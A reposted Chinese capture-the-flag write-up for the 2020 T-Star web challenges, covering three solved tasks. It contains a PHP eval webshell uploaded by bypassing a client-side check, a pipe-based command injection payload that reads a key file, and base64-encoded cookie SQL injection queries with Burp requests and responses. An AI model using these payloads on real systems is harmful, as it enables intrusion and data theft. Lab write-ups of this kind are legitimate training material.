# T-Star高校挑战赛writeup

转载

[Sumarua](#) 于 2020-07-01 09:19:45 发布 379 收藏 1

分类专栏： 信息安全 文章标签： T-Star高校挑战赛 T-Star writeup

原文链接：https://0xfire.me/2020/06/30/T-Star%E9%AB%98%E6%A0%A1%E6%8C%91%E6%88%98%E8%B5%9B/

版权


信息安全 专栏收录该内容

50 篇文章 33 订阅

订阅专栏

0x00 前言

又是当废物躺了一天的比赛，10个web做了3个，其余6个都是队友做的，还有一个sql1最后也没做出来。也是第一次在ctf比赛中获得第一，纪念一下，感谢队友带飞。wp写的较为简陋。




战队排行

| 排名 | 战队名称 | 总分 | 战队强项 | 解题数量 | 一血数量 | 最新更新 |
|---|---|---|---|---|---|---|
| 1 | cdusec | 2200 | web | 9 | 2 | 2020-06-30 15:43:48 |
| 2 | 妇科圣手 | 2200 | web | 9 | 1 | 2020-06-30 18:45:54 |
| 3 | 师傅带带我 | 2200 | web | 9 | 0 | 2020-06-30 20:57:48 |
| 4 | G2mtu | 2200 | web | 9 | 0 | 2020-06-30 20:59:27 |
| 5 | 今天你吃了吗? | 2000 | web | 8 | 0 | 2020-06-30 19:03:34 |
| 6 | 一教卖热狗 | 1700 | web | 8 | 0 | 2020-06-30 12:13:51 |
| 7 | Maet-Radiv | 1700 | web | 8 | 0 | 2020-06-30 12:33:47 |
| 8 | Aegis | 1700 | web | 8 | 0 | 2020-06-30 13:26:33 |
| 9 | AddWater | 1700 | web | 8 | 0 | 2020-06-30 13:31:58 |
| 10 | 咋每次都让人起名字 | 1700 | web | 8 | 1 | 2020-06-30 14:28:48 |

0x01 赛题


签到

就一个前端验证，抓包改后缀就行




```
POST / HTTP/1.1
Host: 6eeb5b59.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:77.0) Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Content-Type: multipart/form-data;
boundary=---------------------------170625611011539867З
33780228268
Content-Length: 364
Origin: http://6eeb5b59.yunyansec.com
Connection: close
Referer: http://6eeb5b59.yunyansec.com/
Upgrade-Insecure-Requests: 1

-----------------------------170625611011539867333780228
268
Content-Disposition: form-data; name="upload_file";
filename="f.php"
```

```
            <h3>□□</h3>
            <p>□□□□<code>webshell</code>□□□□□</p>
        </li>
        <li>
            <h3>□□□</h3>
            <form enctype="multipart/form-data"
method="post" onsubmit="return checkFile()">
                <p>□□□□□□□□□□<p>
                <input class="input_file" type="file"
name="upload_file"/>
                <input class="button" type="submit"
name="submit" value="□□"/>
            </form>
            <div id="msg">
                            </div>
            <div id="img">
                <img src="./upload/f.php"
width="250px" />            </div>
        </li>

        </ol>
</div>
</div>
```



```
Content-Type: image/gif

<?php eval($_GET[1]);?>
-----------------------------170625611011539867333780228268
Content-Disposition: form-data; name="submit"

□□□
-----------------------------170625611011539867333780228
```


```
</body>
<script type="text/javascript"
src="./js/jquery.min.js"></script>
<script type="text/javascript"
src="./js/prism.js"></script>
<script type="text/javascript"
src="./js/index.js"></script>
</html>
```



## PHP Version 5.5.9-1ubuntu4.17

| | |
|---|---|
| **System** | Linux 89d03e50c2b8 3.10.0-1062.9.1.el7.x86_64 #1 SMP Fri Dec 6 15:49:49 UTC 2019 x86_64 |
| **Build Date** | May 19 2016 19:05:33 |
| **Server API** | Apache 2.0 Handler |
| **Virtual Directory Support** | disabled |
| **Configuration File (php.ini) Path** | /etc/php5/apache2 |
| **Loaded Configuration File** | /etc/php5/apache2/php.ini |
| **Scan this dir for additional .ini files** | /etc/php5/apache2/conf.d |
| **Additional .ini files parsed** | /etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-memcache.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-pspell.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-snmp.ini, /etc/php5/apache2/conf.d/20-xmlrpc.ini |
| **PHP API** | 20121113 |
| **PHP Extension** | 20121212 |
| **Zend Extension** | 220121212 |


连上shell得到flag



```
drwxrwxrwx 2 www-data www-data   75 Jul  3  2018 js
drwxrwxrwx 1 www-data www-data   32 Jun 30 01:01 upload
(www-data:/var/www/html) $ grep -r "flag"
(www-data:/var/www/html) $ cd ..
(www-data:/var/www) $ ls -al
total 4
drwxr-xr-x 1 root     root     18 Jun 29 04:01 .
drwxr-xr-x 1 root     root     55 Jun 29 04:01 ..
drwxr-xr-x 1 www-data www-data 28 Jun 29 04:01 html
-rw-r--r-- 1 root     root     22 Jun 29 04:01 key
(www-data:/var/www) $ cat key
key{K735c9f0D7ddc3b9}
(www-data:/var/www) $
```

命令执行基础

直接用 | 来绕过，成功命令执行




```
POST /medium.php HTTP/1.1
Host: ca5d283f.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:77.0) Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://ca5d283f.yunyansec.com
Connection: close
Referer: http://ca5d283f.yunyansec.com/
Upgrade-Insecure-Requests: 1

ip=127.0.0.1|cat+../key.php&Submit=Submit
```

```
HTTP/1.1 200 OK
Content-Length: 26
Content-Type: text/html
Date: Tue, 30 Jun 2020 01:07:57 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.17
Connection: close

<pre>flag{usderhky}
</pre>
```

你能爆破吗？
sqli-libs 21关原题


使用admin admin登录后 查看cookie有个base64编码后的用户名，结合提示知道是注入，将注入语句base64编码后传入。经过测试发现没有过滤，测试出字段数为3。



| Name | Value | Domain | Path |
|---|---|---|---|
| uname | YWRtaW4%3D | 4e4c866... | / |

将下列语句base64后传入，查表名：

```
0" union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),user()#
```



Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Deserialization Scanner
10 × ...
Send Cancel < > 
Target: http://4e4c8665.yunyansec.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
1,673 bytes | 1,458 millis

```
GET /index.php HTTP/1.1
Host: 4e4c8665.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname=
MCIgdW5pb24gc2VsZWN0IDEsKHNlbGVjdCBncm91cF9jb25jYXQodGFibGVfbmFtZSkgZnJv
bSBpbmZvcm1hdGlvbl9zY2hlbWEudGFibGVzIHdoZXJlIHRhYmxlX3NjaGVtYT1kYXRhYmFz
ZSgpKSx1c2VyKCkj
Upgrade-Insecure-Requests: 1
```

```
font><br><font color= "cyan" font size="4">YOUR IP ADDRESS IS :
192.168.10.254</font><br><font color= "#FFFF00" font size = 4 >DELETE
YOUR COOKIE OR WAIT FOR IT TO EXPIRE <br><font color= "orange" font
size = 5 >YOUR COOKIE : uname =
MCIgdW5pb24gc2VsZWN0IDEsKHNlbGVjdCBncm91cF9jb25jYXQodGFibGVfbmFtZSkgZn
JvbSBpbmZvcm1hdGlvbl9zY2hlbWEudGFibGVzIHdoZXJlIHRhYmxlX3NjaGVtYT1kYXRh
YmFzZSgpKSx1c2VyKCkj and expires: Tue 30 Jun 2020 - 10:30:48<br></font
>SELECT * FROM users WHERE username="0" union select 1,(select
group_concat(table_name) from information_schema.tables where
table_schema=database()),user()#" LIMIT 0,1</br><font color= "pink"
font size="5">Your Login name:emails,flag,referers,uagents,users<br><
font color= "grey" font size="5">Your Password:root@localhost</font></
b><br>Your ID:1<center><form action="" method="post"><input type="
submit" name="submit" value="Delete Your Cookie!" /></form></center><
br><br><br><br>
</body>
</html>
```

将下列语句base64后传入，查列名：


```
0" union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database()#
```


Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Deserialization Scanner
10 × ...
Send Cancel < > 
Target: http://4e4c8665.yunyansec.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
1,690 bytes | 1,356 millis

```
GET /index.php HTTP/1.1
Host: 4e4c8665.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname=
MCIgdW5pb24gc2VsZWN0IDEsZ3JvdXBfY29uY2F0KGNvbHVtbl9uYW1lKSwzIGZyb20gaW5m
b3JtYXRpb25fc2NoZW1hLmNvbHVtbnMgd2hlcmUgdGFibGVfc2NoZW1hPWRhdGFiYXNlKCkj
Upgrade-Insecure-Requests: 1
```

